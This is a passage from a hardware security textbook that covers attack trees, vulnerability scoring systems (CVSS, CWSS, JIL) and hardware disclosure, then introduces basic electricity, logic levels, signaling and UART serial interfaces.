The attack tree helps visualize attack paths in order to discuss them as a team, identify points where additional countermeasures can be built, and analyze the efficacy of existing countermeasures. For instance, it is easy to see that mitigation by firmware image encryption (i) has forced the attacker to use a side-channel attack (b), which is more difficult than simply reading out a memory. Similarly, mitigation by firmware image signing (iii) forced an attacker into a fault-injection attack (f).

However, the main risk is still the scalable attack path through exploitation (j), which is currently unmitigated. Obviously, the vulnerability should

be patched, anti-exploitation countermeasures should be introduced, and network restrictions should be put in place to disallow anybody from directly connecting to the toothbrush remotely.

Scoring Hardware Attack Paths

Apart from visualizing attack paths for analysis, we can also add some quantification to figure out which attacks are easier or cheaper for an attacker. In this section, we introduce several industry-standard rating systems.

The *Common Vulnerability Scoring System (CVSS)* attempts to score vulnerabilities for severity, typically in the context of networked computers in an organization. It assumes the vulnerability is known and tries to score how bad it would be if it were to be exploited. The *Common Weakness Scoring System (CWSS)* quantifies weaknesses in systems, but those weaknesses are not necessarily vulnerabilities and not necessarily in the context of networked computers. Finally, the *Joint Interpretation Library (JIL)* is used to score (hardware) attack paths in the Common Criteria (CC) certification scheme.

All of these scoring methods have various parameters and scores for each parameter, which together create a final tally to help compare various vulnerabilities or attack paths. These scoring methods also share the advantage of replacing indefinite arguments about parameters with scores that make sense only in the target context of the scoring method. Table 1-1 provides an overview of the three ratings and where they are applicable.

Table 1-1: Overview of Attack Rating Systems

	Common Vulnerability Scoring System	**Common Weakness Scoring System**	**Common Criteria Joint Interpretation Library**
Purpose	Helps organizations with their vulnerability management processes	Prioritizes software weakness addressing the needs of government, academia, and industry	Rates attacks in order to pass/fail CC evaluation
Impact	Distinguishes confidentiality/integrity/availability	Technical impact 0.0–1.0, acquired privilege (layer)	N/A
Asset value	N/A	Business impact 0.0–1.0	N/A
Identification cost	Assumes identification already happened	Likelihood of discovery	Identification phase rating for elapsed time, expertise, knowledge, access, equipment, and open samples
Exploitation cost	Various factors; no hardware aspects	Various factors; no hardware aspects	Exploitation phase rating

(continued)

Table 1-1: Overview of Attack Rating Systems *(continued)*

	Common Vulnerability Scoring System	Common Weakness Scoring System	Common Criteria Joint Interpretation Library
Attack vector	Four levels, from physical to remote	Level 0.0–1.0, from physical to internet	Assumes physically present attacker
External mitigations	"Modified" category includes mitigations	External control effectiveness	No external mitigations
Scalability	Not really, some related aspects	Not really, some related aspects	Low exploitation cost may imply scalability

In a defensive context, you can use ratings to judge the impact of an attack after it occurs, as a means to decide how to respond to an attack. For instance, if a vulnerability is detected in a piece of software, CVSS scoring can help decide whether to roll out an emergency patch (with all its associated costs) or push out the fix in the next major version if the vulnerability is minor.

You can also use scoring in a defensive context to judge which countermeasures are needed. In the context of Common Criteria Smart Card certification, the JIL scoring actually becomes a critical part of the security objective—the chip must resist attacks rated at up to 30 points to be considered resistant to attackers of high attack potential. The SOG-IS document "Application of Attack Potential to Smartcards" explains the scoring, and it touches upon a number of hardware attacks. To give you an idea of the rating, if it takes a few weeks to pull out a secret key using a two-laser beam system for laser fault injection, this attack rates 30 or below. If it takes six months to pull out a key using a side-channel attack, implementing a countermeasure is not necessary, as this attack rates 31 or higher.

The CWSS is aimed at rating weaknesses in systems before they are exploited. It is a useful scoring method during development, as it helps assign priorities to the weaknesses' remedies. Everyone knows that each fix comes at a cost and that attempting to fix all bugs isn't practical, so rating weaknesses allows developers to concentrate on the most significant ones.

In reality, most attackers do some sort of scoring as well to minimize the cost and maximize the impact of the attack. Although attackers do not publish much on these topics, Dino Dai Zovi had a cool talk called "Attacker Math 101" at SOURCE Boston 2011 that attempted to put some bounds on attacker costing.

These ratings are limited, ambiguous, imprecise, subjective, and not market specific, but they form a good starting point for discussing an attack or vulnerability. If you're doing threat modeling for embedded systems, we recommend starting with JIL, which is primarily focused on hardware attacks. When concerned with software attacks, use CWSS, as those are the contexts for the scoring methods. With CWSS, you can drop irrelevant aspects and tune others, such as business impacts, to assess asset values or scalability. Also, make sure you score the entire attack path, from the attacker's starting point all the way through to the impact on the asset, so

you have a consistent comparison between scores. None of the three ratings deal well with scalability: an attack on a million systems may produce only a marginally worse score than on a single system. Other limitations undoubtedly exist, but currently no better known industry standards exist.

In various security certification schemes, an implicit or explicit security objective is present. For example, as mentioned earlier, for smart cards, attacks of only 30 JIL points or lower are considered relevant. An attack like in Tarnovsky's 2010 Black Hat DC presentation "Deconstructing a 'secure' processor" is more than 30 points and, therefore, not considered part of the security objective. For FIPS 140-2, no attacks outside the specific list of attacks are considered relevant. For example, a side-channel attack can compromise a FIPS 140-2 validated crypto engine in a day, and the FIPS 140-2 security objective will still consider it to be secure. Any time you use a device that has a security certificate, check that the certificate's security objectives are in line with yours.

Disclosing Security Issues

Disclosure of security issues is a hotly debated topic, and we do not purport to be solving that in a few paragraphs. We do want to add some color to the debate when it comes to hardware security issues. Hardware and software will always have security issues. With software, you may be able to distribute new versions or patches. Fixing hardware is expensive for many reasons.

We believe the goal of disclosure is public security and safety, not manufacturer business cases or researcher fame and fortune. This means disclosure must serve the public in the long run. Disclosure is a tool to force manufacturers to fix a vulnerability and also to inform the public about a certain product's risks. An unwelcome side effect of full disclosure is that a large group of attackers will be able to exploit the vulnerability until a fix is widely available.

For hardware vulnerabilities, the bug is often not patchable after manufacturing, though issuing a software patch can mitigate it. In that case, a similar convention to software disclosure of 90 days until disclosure may work fine. For pure hardware fixes, we are not aware of such conventions (though we've seen the application of software conventions).

In hardware, it's common that a software update cannot work around a bug, and patches are practically impossible to distribute and install. A well-intentioned manufacturer can fix a bug in the next release, but products in the field will remain vulnerable. In this situation, the only advantage to disclosure is an informed public; the disadvantage is a long time span until the vulnerable products are replaced or discontinued. An alternative is partial disclosure. For instance, a manufacturer may name the risk and the product but not disclose the details of how to exploit the vulnerability. (This strategy hasn't worked well in the software world, where the vulnerabilities are often found quickly even after an unspecific disclosure).

Complications increase when the vulnerability is not patchable and can directly affect health and safety. Consider an attack that can shut down

every single pacemaker remotely. Disclosure of the latter situation will surely spook patients away from having pacemakers fitted, causing more people to die from heart attacks. On the other hand, it would encourage the supplier to increase the security in the next version, reducing the risk of an attack with lethal consequences. Unique trade-offs will occur for self-driving cars, IoT toothbrushes, SCADA systems and every other application and device. Even more challenges arise when vulnerabilities exist in one type of chip used in a variety of products.

We're not claiming to have the magic answer to all situations here, but we encourage everyone to consider carefully the kind of disclosure to pursue. Manufacturers should design systems around the premise that they will be broken and plan safe scenarios around that premise. Unfortunately, this practice is not prevalent, especially in situations where time to market and low cost rule.

Summary

This chapter outlined some embedded security basics. We described the software and hardware components you'll undoubtedly stumble upon when analyzing a device, and we discussed what "security" means philosophically. To analyze security properly, we introduced the four components of a threat model: the attackers, various (hardware) attacks, a system's assets and security objectives, and, finally, the types of countermeasures you can implement. We also described tools to create, analyze, and rate attacks using an attack tree and industry-standard rating systems. Finally, we explored the tricky topic of disclosure in the context of hardware vulnerabilities.

Laden with all this knowledge, our next step will be to start poking at devices, which is what we'll do in the next chapter.

2

REACHING OUT, TOUCHING ME, TOUCHING YOU: HARDWARE PERIPHERAL INTERFACES

Most embedded devices use standardized communication interfaces to interact with other chips, users, and the world. Since those interfaces are generally low level, rarely externally accessible, and dependent on interoperability between different manufacturers, they generally don't have any protections, obfuscations, or encryption applied to them. In this chapter, we'll discuss some electrical basics that are helpful for understanding how these various interface types work.

After that, we'll look at examples from three groups of communications interfaces: low-speed serial interfaces, parallel interfaces, and high-speed serial interfaces. The easiest to monitor or emulate are the *low-speed serial interfaces* used for most basic communications. Devices that require greater performance or bandwidth can be more difficult to interact with and tend to use *parallel interfaces*. Parallel interfaces are rapidly transitioning to *high-speed serial interfaces*, which can reliably run in the gigahertz range even on the cheapest embedded devices, but interacting with them often requires specialized hardware.

When analyzing embedded systems, you need to be aware of the many interconnected components that need to communicate and then decide whether the components and communication channels are trusted. These interfaces are one of the most critical aspects of embedded security, and yet embedded systems designers often assume attackers don't have physical access to these communication channels, so they assume they can trust any interface. This assumption provides attackers an opportunity to listen in passively or participate actively, impacting the device's security.

Electricity Basics

When interacting with different kinds of interfaces, it's helpful to understand some basic electricity terms. If you're familiar with voltage, current, resistance, reactance, impedance, inductance, and capacitance, and if you know that AC/DC is not only the name of an Australian rock band, feel free to skip this section. (If you are unfamiliar with the Australian rock band AC/DC, we recommend getting started with the high-voltage song "Thunderstruck.")

Voltage

The *volt* (*V*, expressed in units V and named after Alessandro Volta) is the electrical unit of voltage. It refers to *electric potential*, or how hard the electrons are pushing to get from point A to point B. Think of voltage on a wire as analogous to water pressure in a hose, or how hard the water is pushing to get from point A to point B.

Voltage is always measured between two points. For example, if you take a multimeter and an AA battery, you can measure the voltage between negative and positive and observe that the differential is 1.5 V (if it's lower than 1.3 V, it's probably time to get a new battery). If you switch the two measurement probes, you'll see a differential of –1.5 V.

When people mention only one point with regard to voltage, they are actually talking about the voltage of that point relative to the so-called *ground*. Ground is normally the common reference for a system; in such a case, ground is by definition at 0 V.

Current

The *ampere* (*I*, expressed in units A and named after André-Marie Ampère) is the measure of *electrical flow* or *current*, which refers to the number of electrons moving past a certain point in a given amount of time. Current in a wire is analogous to water flow in a hose, but instead of measuring the water that passes through a cross section of the hose, with electrical circuits, you count the electrons that pass through a cross section of a wire. Everything else being equal, more water pressure means more water would flow through the hose in the same amount of time. Likewise, more voltage across a wire means more current would flow through it in the same amount of time.

For humans, 100 mA is roughly what's needed to stop their hearts, and in embedded devices, you can easily encounter currents of multiple amps. Luckily, the voltage needs to be much higher than the common voltages used in electronics in order to push that current through your body. Although both authors have lived through 110 V zaps to tell this story, the unpleasantness of those experiences leads us to recommend against touching live circuits, even when you think it's a safe voltage.

Resistance

The *ohm* (R, expressed in units Ω and named after Georg Simon Ohm) is the measure of *electrical resistance*, or how difficult it is for electrons to pass between two points. Continuing with the water flow analogy, resistance is comparable to how wide or narrow a hose is (or how clogged the inside of the hose might be).

Ohm's Law

Volts, amps, and ohms are closely related. *Ohm's law* summarizes this relationship as $V = I \times R$, which states that knowing any two parameters allows you to calculate the third parameter.

This means if you know the voltage on a wire (potential), as well as the ohm value of the wire (resistance), you can calculate the amperage across the wire (flow).

AC/DC

Direct current (DC) and *alternating current (AC)* refer to constant and varying currents, respectively. Modern electronics are powered from DC sources, such as batteries and DC power supplies. AC is a sinusoidally varying voltage (and thus current), generally seen on the 240 V or 110 V power grid, but sinusoidally varying voltages are also used in electronic equipment, such as switched power supplies. In this book, we measure variations in current as determined by the varying activities in the device's circuitry. The constant current consumption is the DC component of this measurement, and the variation of that supply current, in which we are very interested, is what can loosely be termed the AC component.

Picking Apart Resistance

Impedance in AC is equivalent to resistance in DC. In AC, impedance is a complex number made up of resistance and reactance, and it depends on the AC signal's frequency. *Reactance* is a function of inductance and capacitance.

Inductance is the resistance (as in "objection") by the circuit to a change in current. Returning to the water analogy, if water is flowing in one direction, it'll take some energy to push the water in the opposite direction, due to the flowing water's kinetic energy. With inductance, this energy resides in the magnetic field around a wire that has current flowing through it, and it needs a "push" in the opposite direction before the

current's direction is reversed. Inductance causes a voltage proportional to the variation (change) in current. The unit of inductance is the *henry*, after Joseph Henry.

Capacitance is the resistance to a change in voltage. Consider a vertical pipe connected to a tank and connected to a horizontal pipe with flowing water (see Figure 2-1).



Figure 2-1: If electricity is like water, a capacitor is like a water tank. On the left, the tank is "charging," and on the right the tank is "discharging."

While there is high input pressure on the pipe (Figure 2-1, left), water is constantly flowing into the tank, until it is full. If the pressure drops at the input, the tank starts to drain until it is empty. The analogy here is that the pressure in the vertical pipe relates to the voltage over the capacitor, and the amount of water in the tank relates to the charge held by the capacitor. If the voltage over the capacitor is high enough to "push the water level up," the capacitor will take in charge. If it's too low, the capacitor will "drain water" and release charge. Up to its capacity, the tank will counteract pressure changes at the output, and the capacitor will counteract voltage changes at the output. Capacitance is related to the ability of an electrical component to store charge, and it causes a current proportional to the variation (change) in voltage. The unit of capacitance is the *farad*, named for Michael Faraday.

Power

Power is the amount of energy in *Joules* consumed per second, expressed as P in units of W (*watts*, after James Watt). In electronic circuits, this energy is almost exclusively turned into heat. This is called *power dissipation*, and the *power rule* for a given load, which is $P = I \times I \times R$, expresses it. The power dissipation P increases by the square of the current I and linearly with resistance R. This is called *static power consumption*. With Ohm's law, we can

also reformulate the power rule into measurements of current and voltage. Thus, we can measure power by measuring the current through a circuit and voltage across the load as $P = I \times V$.

You may have observed that your computer gets hot when it does a lot of work: this is *dynamic power consumption*. In your CPU, lots of transistors are switching when it's working, and that requires additional power (which your computer converts to heat, requiring you to move the laptop off the blankets). A digital gate is like a switch with a small series resistor, and every wire acts (approximately) as a small capacitor. When a digital gate drives the wire, it needs to charge and discharge that capacitor, which costs energy. The faster a digital gate switches from high to low and back to high, the harder the gate has to work, and the more power the gate will dissipate through the small series resistor.

More physics are at play than we want to describe in this book, but remember one rule, as it will relate to side-channel analysis later: if you model a wire as a capacitance C, switching a square wave between 0 V and V volt at frequency f requires $P = C \times V \times V \times f$. In other words, switching faster, increasing voltage, or increasing capacitance each makes for more required power on a CPU, and that is something we can observe in a side channel.

Interface with Electricity

Now that we've reviewed the basics, let's explore how to use electricity to build a communications channel. The interfaces you encounter will use different electrical properties to be able to communicate in different ways, and each way has its own pros and cons.

Logic Levels

In digital communication, parties exchange *symbols* (for example, the letters of the alphabet). The sender and listener agree on a set of symbols to represent letters and words. When using wires for communication, differences in voltage encode these symbols and send them from one side of the wire to the other. The other side can observe the voltage changes, reconstructing the symbols and thereby the message.

Morse code, one of the first means of communicating over wires, illustrates this principle. The symbols in Morse code are dots and dashes. Each symbol is mapped to a voltage level or shape. In Morse code, the dots are short high voltage pulses, and the dashes are long high voltage pulses.

When communicating via Morse code, the sender has a button, and the receiver has either a buzzer or a marker that writes on a paper tape. When the sender presses the button, the wire connects to a power source, which creates a voltage differential on the wire and causes the buzzer to buzz when it's powered on the other end. Deriving words and letters means interpreting the sequence of dots and dashes and spaces (the short and long high-voltage pulses) with silence on the wire in between (see Figure 2-2).



Figure 2-2: Morse code over the wire

In modern signaling schemes, the symbols are bits (ones and zeros). A complete communication scheme may also use additional special symbols (for example, to indicate the start and end of a transmission or help detect transmission errors). You can represent a "one" bit with a high logic level and a "zero" bit with a low logic level. Let's agree that 0 V represents a zero and that 5 V represents a one. However, because of resistance in the wire, you might not see a full 5 V on the other end, perhaps only 4.5 V. With that in mind, let's agree that anything less than 0.8 V is a zero and anything greater than 2 V is a one, giving us a large margin of error to work with. If we were to switch to a lower voltage source that could output only 3.3 V, we could still talk, as long as we could create a voltage greater than 2 V.

The 0.8 V and 2 V parameters are the *switching thresholds* we have agreed upon. The most common set of thresholds you're likely to see is the *transistor-transistor logic (TTL)* set of thresholds. The term TTL is often generically used to indicate that some low-voltage signals are present, where 0 V represents a logic zero, and a higher voltage (that would range from 1 V to 5 V, depending on the specific standard) represents a logic one.

Another reason for switching thresholds is that despite our depiction of perfect voltages, any analog system will have *noise* in it. This means even if the sender attempts to send a perfect 5 V, you may observe a signal that fluctuates between 4.7 V and 4.8 V, seemingly randomly, at the receiving end. This is noise. Noise is generated at the sender, captured from the ether during transmission and then measured at the receiving end. If our switching threshold is 2 V, this noise isn't a big deal, and together with *error correcting codes*, communication is possible. The problem is when *adversarial noise* is introduced: instead of mother nature creating random noise, an attacker injects noise that confuses the receiving end into seeing an attacker-controlled message. This can silently corrupt communication unless *cryptographic signatures* are being used. Fault injection can be considered adversarial noise as well.

You actually could encounter many logic thresholds, and they may not all talk to each other intelligibly (see Figure 2-3).

Several voltage levels are defined in Figure 2-3. VCC is supply voltage, and when driving a one, the output voltage should be between VCC and

VOH, and for a zero, it should be between VOL and GND. On the receiver side, any signal between VCC and VIH should be interpreted as a one, and any signal between VIL and GND should be interpreted as a zero.



Figure 2-3: Different standard voltage thresholds. Legend: VCC = supply voltage, VOH = required minimum high output voltage, VIH = required minimum high input voltage, VIL = required maximum low input voltage, VOL = required maximum low output voltage, and GND = ground.

NOTE *When checking device datasheets, you are likely to encounter LVCMOS devices, where LV stands for low voltage. This is to cater to the lowering of the original TTL and CMOS 5 V specs to 3.3 V or lower.*

High Impedance, Pullups, and Pulldowns

Integrated devices aren't like social media friends who seem to be always on and connected. Sometimes devices actually go quiet, which in electronics terms is called a *high impedance* state (as with resistance, the unit is also measured in Ω). This quiet state is not the same as being at 0 V. If you connect 0 V and 5 V together, current would flow from the 5 V end to the 0 V end, but if you connect high impedance to 5 V, little or no current would flow. As explained earlier, high impedance is the AC equivalent of high resistance; this is why the current does not flow. Think of 0 V as like measuring the pressure at the surface of a puddle of water; high impedance is like closing the tap on the hose.

A high impedance state also means that a signal is very susceptible to swinging between high and low voltages, due to interferences even as minimal as crosstalk or radio signals. Sometimes we refer to these signals as floating; it's like a raindrop hitting a water pressure sensor floating in the air, causing it to give meaningless and erratic readings.

To ensure that devices don't interpret random and errant signals as valid data, we can use pullups and pulldowns to prevent those signals from "floating" unpredictably. A *pullup* is a resistor that attaches the signal to a high voltage, and a *pulldown* is a resistor that attaches a signal to ground or 0 V. Strong pullups (often around 50 Ω to 470 Ω) are designed to produce a strong signal that would need a powerful interference signal to be overridden. Weak pullups (often around 10 kΩ to 100 kΩ) will hold the signal high as long as no other more powerful signal drives it to low or high voltages. Some chips are designed with weak internal pullups at inputs to avoid signals from flapping around in the digital breeze. Note that pullup and pulldown resistors are used only to prevent random interference signals from being seen as an intended signal; they don't prevent the stronger intended signals from being seen.

Push-Pull vs. Tristate vs. Open Collector or Open Drain

In order to have bidirectional communication, or even multiple senders and receivers on one wire, we need to do a bit more. Let's say we have two parties that want to communicate, henceforth referred to as "I" and "you." If I want to send data only to you, the simple 0 V to 5 V method used earlier would work fine. This is called a *push-pull output*, because I will push your input to 5 V, or I will pull your input to 0 V. You get no say in the matter, and neither does anyone else.

But what if you now want to reverse direction and send data to me over the same interconnecting wires? I would need to keep quiet and go into high-impedance mode so that you'd have the opportunity to respond to me. For communication to happen, one party must be talking, while the other party must be listening. Though this seems elementary, talking and listening needs to be engineered in any communication system, and legions of humans also have not yet mastered this.

To communicate, I can be in the one state or the zero state (talking) or in the high impedance state (listening), which is also referred to as *Hi-Z* (impedance is abbreviated as Z) or *tristate* (since it's a third state). Even better, if we coordinate when we "tristate," we could allow several other devices to communicate on our wires. These groups of interconnecting wires are called *buses*. Buses share wires that everyone takes turns using. Figure 2-4 is a diagram of two communicating devices.

In the upper circuit in Figure 2-4, Device 2 is controlling the wire because EN_2 = 1 and EN_1 = 0 (Hi-Z). It sets the value *B* on the wire, which Device 1 then sees. On the bottom, Device 1 is sending *A*, because EN_1 = 1 and EN_2 = 0 (Hi-Z).



Figure 2-4: Two devices communicating via tristate buffers

Open collector and *open drain* refer to different ways of connecting transistors to wires. Instead of having zero and one outputs, open collector transistors have zero and Hi-Z states. If we combine several transistor collector outputs on a wire with a single pullup resistor, any one of those connected collectors can pull the wire to 0 V to send one bit of information along the common wire to the next input. This signal has to be carefully synchronized with the other collectors, which should remain in the HiZ state when the signal is being sent. This technique allows for communication using transistors.

Asynchronous vs. Synchronous vs. Embedded Clock

One aspect we glossed over in our TTL communication example is *clocking*. If we alternately spit out 0 V and 5 V on the line, how do you know the difference between the sequence of ones and zeros represented like this: 10101 and 10010111? They will both look like 1V,0V,1V,0V,1V because the repeated signals simply appear as one.

When we use *asynchronous* communication, I won't electrically be telling you when to expect data. At some point, I'll just start sending data. If I actually did want to send 10010111 to you over an asynchronous wire intelligibly, we would need to agree ahead of time on the *data rate* at which I would be signaling you. The data rate specifies how long I will keep my signal high or low in order to represent one bit. For instance, if I specify that you'll receive one bit every second, you would know that 0 V for one second means 0, but 0 V for three seconds means 000.

Synchronous communication is the situation where we share a clock that allows us to synchronize the start and end of transmitted bits, but there are a number of different methods for sharing a clock.

Common clock means that there's a universal metronome ticking somewhere in our systems—a clock to which we both adhere. A clock in this sense is also carried by electrical signals: a high-voltage *tick* and a low-voltage *tock*. When the clock ticks, I set the communication line to 5 V. When it tocks, you read the 5 V and decode a "1." When the clock ticks again, I can leave the line at 5 V, and on the second tock, you know I've now sent "11." This can become complicated if different interfaces in the system require different clock speeds.

Source synchronous clock appears the same for the receiving party, but unlike a common clock, the sender sets the metronome. If I am the sender, I tick before setting a value, then I tock when done. You listen on the other end and check the value every time I tock. One benefit to a source synchronous clock is that, if I have nothing to say or need some time to compose my bits, I can just pause the clock. You, in your machine-like infinite patience and obedience, will wait an eternity until I am ready to continue. The downside of both common and source synchronous clocking is that you need extra pins on chips and extra wires on your boards over which to transmit the clock signal.

Embedded clock or *self-clocking* signals include data and clock information in the same signal. Instead of saying 5 V is one and 0 V is zero, we could use more complicated patterns that incorporate the clock information. For example, Figure 2-5 shows how *Manchester encoding* defines one as a high voltage transitioning to a low voltage and zero as a low voltage transitioning to a high voltage.



Figure 2-5: Example of Manchester encoding, which combines data and clock in one signal

Every single bit that gets transferred over equal periods includes a transition in the middle that allows the receiver to recover the clock.

Differential Signaling

Everything we've discussed so far refers to *single-ended signaling*, which means we're using a single wire to represent a stream of ones and zeros.

This is easy to design and works well at low speeds with simple devices. If I begin to transmit single-ended signals to you into the MHz range, instead of seeing square waves with distinct high and low voltages, you'll start seeing high and low levels with rounded edges and eventually have a hard time discerning high from low, as shown in Figure 2-6.

Figure 2-6: Square pulses distorted at high frequencies

These edges are called *ringing effects*, and they are caused by impedance and capacitance of the transmission wire. Ringing effects make the signal less clearly digital and introduce an element of analog variation. Under the right conditions, lengths of wire can act as antennae and pick up environmental noise, thereby introducing analog variation into what was meant to be a purely digital signal.

Differential signaling is a way of embracing the analog nature of signals and using it to cancel out the noise and interference. Instead of one wire, I use two wires that will carry inverted voltage levels: when one wire goes high, the other goes low, and vice versa. The reason for this is if I run the two wires right next to each other, they'll experience the same interference from outside sources, which will be the same on both wires and therefore won't be inverted with respect to each other. At the receiver end, I simply subtract one signal from the other to cancel out the analog part of the signals and leave behind the original digital signal. If I'm equipped with a differential transmitter, and you are equipped with a differential receiver, we can easily communicate in the GHz data rate over a pair of wires, as opposed to communicating in the MHz range over a single wire.

At this point, we've described a variety of different ways to use wires to transmit and receive data at an electrical level. Don't worry if this knowledge doesn't all stick. Although it's not essential for understanding and interacting with the different interfaces on a system, it will be helpful to know why we need to interact between various interfaces in different ways. It also will help you determine how to approach a new protocol you might encounter.

Low-Speed Serial Interfaces

Would you believe us if we told you that you could access the root filesystem on a vast number of embedded systems by connecting only three wires? (The root filesystem contains the files and directories critical for system operation.) What if we told you that you can get a pristine copy of a device's firmware with only four wires? You would just need to spend $30 or less on hardware (computer excluded) to do it. These attacks rely on your ability to communicate with the target device, a communication method we'll also use for both power analysis and fault injection, so next let's look at the various communications interfaces you'll need to know.

Universal Asynchronous Receiver/Transmitter Serial

This protocol is known by several names—serial, RS-232, TTL Serial, and UART—but they all refer to the same thing with only minor potential differences.

UART stands for *universal asynchronous receiver/transmitter* (sometimes called *USART* if it supports synchronous operation as well). Be sure not to confuse this with *universal serial bus (USB)*, which is a much more complicated protocol. The term *universal* is appropriate, because it is one of the most commonly encountered serial interfaces, and it's easily identifiable if you're observing the signal on a wire, such as by probing with an oscilloscope. The word *asynchronous* means it doesn't carry its own clock; parties need to agree on a clock speed beforehand if they intend to communicate via UART. *Receiver/transmitter* refers to the fact that one device can communicate both ways if both wires in the serial cable are connected.

A bidirectional UART interface needs two wires (and ground) for Device A and Device B to communicate (see Figure 2-7).

